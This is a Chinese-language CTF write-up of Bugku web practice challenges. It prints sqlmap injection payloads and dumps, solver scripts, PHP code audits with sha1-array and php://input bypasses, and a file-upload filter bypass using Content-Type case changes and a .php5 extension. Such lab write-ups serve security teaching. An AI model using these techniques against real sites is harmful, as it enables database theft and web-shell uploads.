
CTF web 题型总结

第六课 CTF WEB 实战练习 (二)

CTF web 题型总结.....	1
入门第一部分	2
bugku-ctf 第一题: 成绩单	2
bugku-ctf 第二题: 秋名山老司机.....	5
bugku-ctf 第三题: 速度要快.....	7
bugku-ctf 第四题: cookies 欺骗.....	9
bugku-ctf 第五题: never give up	11
bugku-ctf 第六题: 各种绕过.....	14
bugku-ctf 第七题: web8 (txt? ? ? ?)	17
入门第二部分	19
bugku-ctf 第一题: 细心.....	19
bugku-ctf 第二题: 求 getshell	21
bugku-ctf 第三题: 多次.....	23
bugku-ctf 第四题: 日志审计.....	28
bugku-ctf 第五题: flag 被盗.....	32
bugku-ctf 第六题: 这么多数据包.....	35

继上一篇总结：

CTF web 题型总结-第五课 CTF WEB 实战练习(一)

以下也是我在 bugku 练习的解题过程。

以下内容大多是我在 Bugku 自己操作练习，有部分来源于网络，我只是在前人的基础上，对 CET WEB 进行一个总结；


入门第一部分

bugku-ctf 第一题：成绩单



猜测应该是考 sql 注入

先用 Burpsuite 抓一下数据包吧



数据包新建成 1.txt。放到 sqlmap 下

使用 sqlmap 跑注入吧。

然后就是需要了解下 sqlmap 的使用方式。

sqlmap.py -r 1.txt -p id -current-db

-r -> 加载一个文件

-p -> 指定参数

-current-db -> 获取当前数据库名称 (current 前有两个-)

```
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values
[Y/n] y
[22:08:36] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:08:36] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one ot
r (potential) technique found
[22:08:37] [INFO] target URL appears to be UNION injectable with 4 columns
[22:08:37] [INFO] POST parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 95 HTTP(s) requests:
---
Parameter: id (POST)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=' AND SLEEP(5) AND 'UYel'='UYel

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: id='9398' UNION ALL SELECT NULL, CONCAT(0x716a767071, 0x7758504b61656e6a59437a67646a6a42684f5151586855464b7
94c794f484b444e684f64694944, 0x71787a7671), NULL, NULL-- hJdx
---
[22:08:39] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[22:08:39] [INFO] fetching current database
current database: 'skctf_flag'
[22:08:39] [INFO] fetched data logged to text files under 'C:\Users\Lemon\.sqlmap\out'
[*] shutting down at 22:08:39
```

可以看到它的数据库为 'skctf_flag',接着就是爆表

sqlmap.py -r 1.txt -p id -D skctf_flag --tables

-D -> 指定数据库名称

--tables -> 列出数据库中的表 (tables 前有两个-)

```

Parameter: id (POST)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1#' AND SLEEP(5) AND 'UYs1'='UYs1

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: id=-9398' UNION ALL SELECT NULL,CONCAT(0x716a767071,0x7758504b61656e6a59437a67646a6a42684f5151586
94c794f484b444e684f64694944,0x71787a7671),NULL,NULL-- hjDx
-----
[22:10:17] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[22:10:17] [INFO] fetching tables for database: 'skctf_flag'
[22:10:17] [INFO] the SQL query used returns 2 entries
[22:10:17] [INFO] retrieved: fl4g
[22:10:17] [INFO] retrieved: sc
Database: skctf_flag
[2 tables]
+-----+
| fl4g |
| sc   |
+-----+

[22:10:18] [INFO] fetched data logged to text files under 'C:\Users\Lemon\.sqlmap\output\123.206.87.240'
[*] shutting down at 22:10:18

```

可以看到当前数据库中有两个表，很明显，flag 应该在 fl4g 表中，下面就是该爆出血表中的字段了

sqlmap.py -r 1.txt -p id -D skctf_flag -T fl4g--columns

-T ->指定表名称

-columns ->列出表中的字段

```

Parameter: id (POST)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1#' AND SLEEP(5) AND 'UYs1'='UYs1

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: id=-9398' UNION ALL SELECT NULL,CONCAT(0x716a767071,0x7758504b61656e6a59437a67646a6a42684f5151586
94c794f484b444e684f64694944,0x71787a7671),NULL,NULL-- hjDx
-----
[22:11:04] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[22:11:04] [INFO] fetching columns for table 'fl4g' in database 'skctf_flag'
[22:11:04] [INFO] the SQL query used returns 1 entries
[22:11:04] [INFO] retrieved: "skctf_flag", "varchar(64)"
Database: skctf_flag
Table: fl4g
[1 column]
+-----+-----+
| Column | Type |
+-----+-----+
| skctf_flag | varchar(64) |
+-----+-----+

[22:11:04] [INFO] fetched data logged to text files under 'C:\Users\Lemon\.sqlmap\output\123.206.87.240'
[*] shutting down at 22:11:04

```

fl4g 表中有一个名为 skctf_flag 字段，最后列出字段信息就可以啦。

sqlmap.py -r 1.txt -p id -D skctf_flag -T fl4g -C skctf_flag --dump

--dump ->列出字段数据(dump 前有两个-)

```
Payload: id=1# AND SLEEP(5) AND 'Uysl' = 'Uysl'
Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=-9398' UNION ALL SELECT NULL,CONCAT(0x716a767071,0x7758504b61656e6a59437a67646a6a42684f5151586855464b74
94c794f484b444e684f64694944,0x71787a7671),NULL,NULL-- hJdX
---
[22:12:35] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[22:12:35] [INFO] fetching entries of column(s) 'skctf_flag' for table 'fl4g' in database 'skctf_flag'
[22:12:35] [INFO] the SQL query used returns 1 entries
[22:12:35] [INFO] retrieved: BUGKU{Sql_INJECTON_4813drd8hz4}
[22:12:35] [INFO] analyzing table dump for possible password hashes
Database: skctf_flag
Table: fl4g
[1 entry]
-----+-----
| skctf_flag |
-----+-----
| BUGKU{Sql_INJECTON_4813drd8hz4} |
-----+-----
[22:12:35] [INFO] table 'skctf_flag.fl4g' dumped to CSV file 'C:\Users\Lemon\.sqlmap\output\123.206.87.240\dump\skctf_
ag\fl4g.csv'
[22:12:35] [INFO] fetched data logged to text files under 'C:\Users\Lemon\.sqlmap\out
[*] shutting down at 22:12:35
```

得到

BUGKU{Sql_INJECTON_4813drd8hz4}

这个题的知识点 sql 注入

bugku-ctf 第二题：秋名山老司机

Challenge 4346 Solves

秋名山老司机

100

<http://123.206.87.240:8002/qiumingshan/>

是不是老司机试试就知道。

Flag

Submit

打开连接



打开链接，让我们在 2 秒之内计算出一个很复杂的式子的值传进去

直接上图一脚本：

```
import re
import requests

s = requests.Session()
r = s.get("http://120.24.86.145:8002/qiumingshan/")
searchObj = re.search(r'^<div>(.*?)=\\?;</div>$', r.text, re.M | re.S)
d = {
    "value":eval(searchObj.group(1))
}
r = s.post("http://120.24.86.145:8002/qiumingshan/", data=d)
print(r.text)
```

import re # import 是导入模块 相当于就是导入函数库 导入模块过后就可以用相应的模块里的函数 这里的 re 模块是正则表达式 用于匹配字符串当中的一定字符但是说匹配这里却用来提取字符。

import requests #导入 requests 模块请求模块 这个模块还有很多需要我学习。

s = requests.Session() # 用 s 存 session session 和 cookie 都用于身份识别 session 本义为对话 这里我自己暂时理解为 把这次对话保存起来并取名 s 相当于记录身份。

r =s.get("http://120.24.86.145:8002/qiumingshan/") # 用此身份请求并 url。

searchObj =re.search(r'^<div>(.*?)=\\?;</div>\$', r.text, re.M | re.S)
#search 是扫描整个字符串并返回成功的匹配值 如果没有匹配则返回 none 正则

re.search(要匹配的字符, 被扫描的字符, 功能选择), 这里用这个函数实则是在提取字符, 首先看要匹配的字符是这样的 r'^<div>(.*?)=\\?;</div>\$', 这里的 r 我实在没有查到是什么意思我看了好几个有些没有这个 r, ^代表开始, \$代表结束, 这里则表是从<div>开始到</div>结束, 而中间的(.*?)这里的.代表任意一个字符加一

个*构成.*就多次的任意字符然后\?是?有特殊含义需要匹配?要在前面加一个\, 这里的=\? 是源代码中本来就有的, 这里打括号是进行分组, 第一个()就是第一组第二个()就是第二组(这是我自己的理解), `r'^<div>(.*?)=\?;</div>$'`表示<div></div>中的所有字符, 然后再与 `r.text` 相匹配, 相当于提取, 后面我会带上图上面有一些字符的含义与某两个网站, 还有分组。

```
d = {
    "value": eval(searchObj.group(1)) #eval 函数是计算值
}
r =s.post("http://120.24.86.145:8002/qiumingshan/", data=d) #post 传值
print(r.text) #输出结果

得出 flag
```

bugku-ctf 第三题：速度要快

Challenge

4456 Solves

×

速度要快

100

速度要快!!!!!!

<http://123.206.87.240:8002/web6/>

格式KEY{xxxxxxxxxxxxxxxx}

Flag

Submit

← → ↻ 🏠

🔒 123.206.87.240:8002/web6/

📁 火狐官方站点 🌈 新手上路 📁 常用网址 🌐 京东商城

我感觉你得快点!!!

看着毫无思路

查看下源代码吧




微信号: lemon-sec

在源代码里有一个提示，说传递 margin 参数，但是又不知道传什么，在响应头里有个 flag，



微信号: lemon-sec



微信号: lemon-sec

应该是 base64 加密的，然后解密后发现好像还可以再解密一次，让后再此解密，所以就把 base64 解密的数值传过去试试。但是好像它一直在变，让后就要写脚本自动传递，我也不知道为啥。写脚本和一直变又什么联系吗，但还是写了一个，试了试。

```
# coding:utf-8
import requests
import base64
```



```
url="http://123.206.87.240:8002/web6/"
s=requests.Session()
head=s.get(url).headers
flag=base64.b64decode(head["flag"])
flag=flag.decode()
key=base64.b64decode(flag.split(":")[1])
payload={"margin":key}
print(s.post(url,data=payload).text)
```

知识点

- requests 获取页面信息、头信息以及提交 Post
- 抓包
- Base64 编码特点

bugku-ctf 第四题：cookies 欺骗

Challenge

4768 Solves

×

cookies欺骗

100

<http://123.206.87.240:8002/web11/>

答案格式: KEY{xxxxxxxx}

Flag

Submit

微信号: lemon-sec

← → ↻ 🏠

🔒 123.206.87.240:8002/web11/index.php?line=&filename=a2V5cy50eHQ=

🔍 火狐官方网站 🌈 新手上路 📁 常用网址 🌐 京东商城

rfrgrgggggoaihegfdiofi48ty598whrefeoiahfeiafehbaivdivrbgtubgtrsgbvaerubaufibryrfrgrgggggoaihegfdiofi48ty598whrefeoial

微信号: lemon-sec

打开链接是一串没有意义的字符串，查看源码没有发现什么

观察 url , 发现 a2V5cy50eHQ= 是一个 base64 编码, 解码后是 keys.txt

尝试用 filename 访问 index.php (原 url 使用 base64, 这也将 index.php 进行编码), line 参数应该是行数, 试一下 line=2

出现一行代码, 试一下 line=3 显示了不同的代码



微信号: lemon-sec

一个个试太麻烦, 上脚本将 index.php 的源码读取出来。

```
import requests
a=30
for i in range(a):

url="http://120.24.86.145:8002/web11/index.php?line="+str(i)+"&filename=aW5kZXgucGhw"
s=requests.get(url)
print s.text
```

最后读取出来的源码

```
1 <?php
2
3 error_reporting(0);
4
5 $file=base64_decode(isset($_GET['filename'])?$_GET['filename']: '');
6
7 $line=isset($_GET['line'])?intval($_GET['line']):0;
8
9 if($file=='') header("location:index.php?line=$filename=a2V5cy50eHQ=");
10
11 $file_list = array(
12     '0' => 'keys.txt',
13     '1' => 'index.php',
14 );
15
16
17
18
19 if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){ //看这里
20
21     $file_list[2]='keys.php';
22 }
23
24
25
26 if(in_array($file, $file_list)){
27
28     $fa = file($file);
29
30     echo $fa[$line];
31 }
32
33
34 ?>
```

微信号: lemon-sec

分析源码, 前面判断传参, 后面判断 cookie 必须满足 margin=margin 才能访问

keys.php, 别忘了编码。


keys.php 编码是 a2V5cy5waHA=



得到

KEY{key_keys}

bugku-ctf 第五题: never give up



打开链接显示一串字符, 右键查看源码, 发现 1p.html




访问 1p.html , 发现页面自动跳转到 <http://www.bugku.com/>

应该是有 window.location.href 之类的重定向, 那就直接查看 1p.html 的源码, 在链接前面加 view-source:

view-source:http://120.24.86.145:8006/test/1p.html



有发现! 根据%3C 来看 Words 变量应该是 url 编码



解码后发现 注释部分还进行了 base64 编码



继续 base64 解码后



终于出来了，来分析代码

strpos(字符串 a, 字符串 b) 函数查找字符串 b 在字符串 a 中第一次出现的位置（不区分大小写）。

file_get_contents 将整个文件读入一个字符串

strlen() 函数返回字符串的长度

substr() 函数返回字符串的一部分。substr(string,start,length) , length 参数可选。如 substr(\$b,0,1) 就是在参数 b 里面 , 从 0 开始返回 1 个长度的字符串

eregi("111".substr(\$b,0,1),"1114") 就是判断"1114"这个字符串里面是否有符合 "111".substr(\$b,0,1)这个规则的

总的来说，如果 a 参数传入文件内有"bugku is a nice platform!"字符串，并且 id

参数为 0 , b 参数长度大于 5 , "1114"这个字符串里面是否有符合

"111".substr(\$b,0,1)这个规则的, substr(\$b,0,1)不能等于 4 以上这些条件都

满足，就请求 f4l2a3g.txt

:) 这么麻烦，那就先试试能不能直接访问 f4l2a3g.txt 吧

可以访问，flag 我看到你了！



微信号: lemon-sec

得到

flag{tHis_iS_The_fLaG}

以上五题主要涉及到的技术点：SQL 注入以及 sqlmap 工具使用、python 脚本的编写、burpsuite 抓包改包的使用、代码分析、url 编码与解码、base64 的编码与解码。

bugku-ctf 第六题：各种绕过



打开看看



The screenshot shows a web browser window with the address bar displaying '123.206.87.240:8002/web7/'. The browser's address bar also shows '火狐官方网站' (Firefox Official Site), '新手上路' (Newbie's First Steps), '常用网址' (Common URLs), and '京东商城' (JD.com). The main content area displays a PHP script. The script is a simple web application that checks if the 'uname' and 'passwd' parameters are set and if their SHA1 hashes are equal. If they are, it prints 'passwd can not be uname.'; otherwise, it prints 'sorry!'. The script also includes a 'highlight_file' function call and a 'die' statement. A watermark 'Lemon' is visible across the page. In the bottom right corner, there is a watermark for '微信号: lemon-sec' (WeChat ID: lemon-sec).

```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd']) & ($_GET['id'] == 'margin'))

        die('Flag: '.$flag);

    else

        print 'sorry!';

}
?>
```


阅读代码 发现

只要使 uname 的 sha1 的值与 passwd 的 sha1 的值相等即可，但是同时他们两个的值又不能相等

构造

http://123.206.87.240:8002/web7/?uname[]=1&id=margin 并发送 passwd[]=2 的 postdata 请求即可

依旧利用简单 有特别 好安装的 火狐 插件 hackbar



得到

Flag: flag{HACK_45hhs_213sDD}

本题注意点:

1. get 方式提交 uname 和 id 值, post 方式提交 passwd 值
2. uname 和 passwd 的哈希值相同
3. id == "margin"

解决

1 get 和 post 提交, 方式 1: 火狐的 HackBar, 方式: python 程序。。。

2 把 uname 和 passwd 定义成数组, 数组的哈希值相同

3 url 传入时, 令 id=margin

bugku-ctf 第七题: web8 (txt? ? ? ?)

Challenge 4331 Solves x

web8

110

txt? ? ? ?

<http://123.206.87.240:8002/web8/>

Flag

Submit

微信号: lemon-sec

<http://123.206.87.240:8002/web8/>



本题要点: php 代码审计、php://input

打开地址, 看到这样的代码

```
<?php
extract($_GET);
if (!empty($ac))
{
    $f = trim(file_get_contents($fn));
    if ($ac === $f)
    {
        echo "<p>This is flag:" . " $flag</p>";
    }
    else
    {
        echo "<p>sorry!</p>";
    }
}
```

```
}  
}  
?>
```


分析代码：

extract(\$_GET)：函数 extract()有通过数组进行赋值的功能：

file_get_contents(\$fn)：file_get_contents 功能是从文件名为“\$fn”的文件中读取数据，但是当\$fn 的值为“php://input”，它会接受并返回 post 的值

构造

index.php?ac=text&fn=php://input



```
<?php  
extract($_GET);  
if (!empty($ac))  
{  
    $f = trim(file_get_contents($fn));  
    if ($ac === $f)  
    {  
        echo "<p>This is flag:" . $flag.</p>";  
    }  
    else  
    {  
        echo "<p>sorry!</p>";  
    }  
}  
?>
```

This is flag: flag{3cfb7a90fc0de31}

微信号: lemon-sec

得到

flag{3cfb7a90fc0de31}

入门第二部分

bugku-ctf 第一题：细心

这个题主要在于细心，还有就是对 robots.txt 的了解。



访问看看 <http://123.206.87.240:8002/web13/>



进来后发现是这样了我瞎点了下也没发现什么东西


之后就尝试下寻找 txt

<http://120.24.86.145:8002/web13/robots.txt>

发现了这样的一句话

User-agent: *

Disallow: /resusr.php



By bugkuctf.

if (\$_GET[x]==\$password) 此处省略 1w 字

根据上面的 php 代码

我们构造 x=admin

http://120.24.86.145:8002/web13/resul.php?x=admin

便能得到 flag

123.206.87.240:8002/web1.3/result.php?c=admin

The Result

厉害了!
flag(ctf_0098_lkji-s)

218.89.188.228	19-03-06 11:40:53am
218.89.188.228	19-03-06 11:41:11am
218.89.188.228	19-03-06 11:41:15am
121.229.105.173	19-03-06 11:46:31am
121.229.105.173	19-03-06 11:47:12am
121.229.105.173	19-03-06 11:47:13am
121.229.105.173	19-03-06 11:47:36am
121.229.105.173	19-03-06 11:47:45am
121.229.105.173	19-03-06 11:48:08am
121.229.105.173	19-03-06 11:48:40am
121.229.105.173	19-03-06 11:48:45am
121.229.105.173	19-03-06 11:50:07am
27.9.150.77	19-03-06 01:57:16pm
27.9.150.77	19-03-06 01:57:21pm
211.142.241.90	19-03-06 02:01:35pm
211.142.241.90	19-03-06 02:02:29pm
211.142.241.90	19-03-06 02:02:40pm
211.142.241.90	19-03-06 02:02:44pm
211.142.241.90	19-03-06 02:04:17pm
211.142.241.90	19-03-06 02:05:03pm
112.10.181.82	19-03-06 02:06:59pm
112.10.181.82	19-03-06 02:07:03pm
112.10.181.82	19-03-06 02:07:04pm
112.10.181.82	19-03-06 02:07:42pm
219.144.136.126	19-03-06 03:11:08pm
219.144.136.126	19-03-06 03:11:41pm
219.144.136.126	19-03-06 03:14:09pm

微信号: lemon-sec

得到 flag(ctf_0098_lkji-s)

这个题主要在于细心，还有就是对 robots.txt 的了解。

bugku-ctf 第二题：求 getshell

Challenge 3443 Solves

求getshell

150


求getshell
<http://123.206.87.240:8002/web9/>

Flag

Submit

微信号: lemon-sec

访问看看



应该是考的上传漏洞

这道题是后缀名黑名单检测和类型检测

1. 把请求头里面的 Content-Type 字母改成大写进行绕过

2. .jpg 后面加上.php5 其他的都被过滤了好像

如果是 walf 严格匹配, 通过修改 Content-type 后字母的大小写可以绕过检测, 使得需要上传的文件可以到达服务器端, 而服务器的容错率较高, 一般我们上传的文件可以解析。然后就需要确定我们如何上传文件, 在分别将后缀名修改为 php2, php3, php4, php5, phps, pht, phtm, phtml (php 的别名), 发现只有 php5 没有被过滤, 成功上传, 得到 flag



KEY{bb35dc123820e}

此题考点在上传绕过

bugku-ctf 第三题：多次



Challenge 1488 Solves

多次

150

